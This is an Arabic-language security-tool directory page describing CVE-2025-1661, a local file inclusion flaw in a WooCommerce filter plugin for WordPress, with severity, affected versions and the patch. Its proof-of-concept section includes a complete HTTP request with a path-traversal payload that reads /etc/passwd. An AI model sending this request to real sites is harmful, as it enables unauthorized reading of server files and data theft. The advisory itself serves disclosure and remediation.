
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-1661 — المكوّن الإضافي لـ WordPress المُسمّى HUSKY – فلتر المنتجات الاحترافي لـ WooCommerce عرضة لثغرة تضمين الملفات المحلية (LFI) | Kitploit
أدوات/GitHubGitHub/muhammadwaseem29/cve-2025-1661
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراقالتعلم والتعليم
GitHubmuhammadwaseem29/cve-2025-1661

CVE-2025-1661

المكوّن الإضافي لـ WordPress المُسمّى HUSKY – فلتر المنتجات الاحترافي لـ WooCommerce عرضة لثغرة تضمين الملفات المحلية (LFI)

عرض المستودعالموقع الإلكتروني
20منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    389
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    333
  • 6

    SafeLine

    chaitin/safeline

    WAF مستضافة ذاتيًا ووكيل عكسي يقوم بتصفية حركة المرور HTTP الضارة، ويمنع هجمات SQL injection و XSS وهجمات البوت، مع تحديد معدل الطلبات وتشفير HTML/JS الديناميكي.

    331

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2025-1661 - تضمين ملفات محلي غير مصادق عليه (LFI) في إضافة HUSKY – Products Filter Professional for WooCommerce

الوصف

إضافة HUSKY – Products Filter Professional for WooCommerce لنظام ووردبريس معرضة لثغرة تضمين الملفات المحلي (Local File Inclusion - LFI) في جميع الإصدارات حتى 1.3.6.5 وما دون، عبر معامل template الخاص بإجراء AJAX woof_text_search.

يسمح هذا للمهاجمين غير المصادق عليهم بتضمين وتنفيذ ملفات عشوائية على الخادم، مما قد يؤدي إلى:

  • تجاوز ضوابط الوصول
  • استخراج بيانات حساسة
  • تنفيذ تعليمات برمجية عن بُعد (RCE) إذا توفرت شروط معينة (مثل رفع أنواع ملفات "آمنة")

الخطورة: حرجة

  • نتيجة CVSS: 9.8 (حرجة)
  • معرف CWE: CWE-22 (Path Traversal)
  • نتيجة EPS: 0.00061

الإصدارات المتأثرة

  • المتأثرة: <= 1.3.6.5
  • الإصدار المُصحَّح: 1.3.6.6

المعالجة

قم بتحديث الإصدار إلى 1.3.6.6 أو أي إصدار مُصحَّح أحدث.


إثبات المفهوم (PoC)

خطوات إعادة الإنتاج

  1. قم بزيارة الموقع المستهدف.
  2. التقط الطلب باستخدام Burp Suite.

  3. غيّر أسلوب الطلب إلى POST وأضف الحمولة التالية:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

لقطة شاشة IntercomVulnChecker 4. في حال نجاح العملية، سيعيد الخادم محتويات ملف /etc/passwd. 5. يمكن استخدام ذلك لاستخراج ملفات حساسة أخرى من الخادم.


المراجع

  • نشرة Wordfence الأمنية
  • كود إضافة ووردبريس
  • تقرير CVE

إخلاء المسؤولية

إثبات المفهوم هذا مخصص للأغراض التعليمية والبحثية فقط. الاختبار غير المصرح به ضد الأنظمة دون إذن يعتبر غير قانوني وغير أخلاقي. احرص دائمًا على الحصول على تفويض صريح قبل إجراء أي اختبار أمني.


تنزيل الأداة


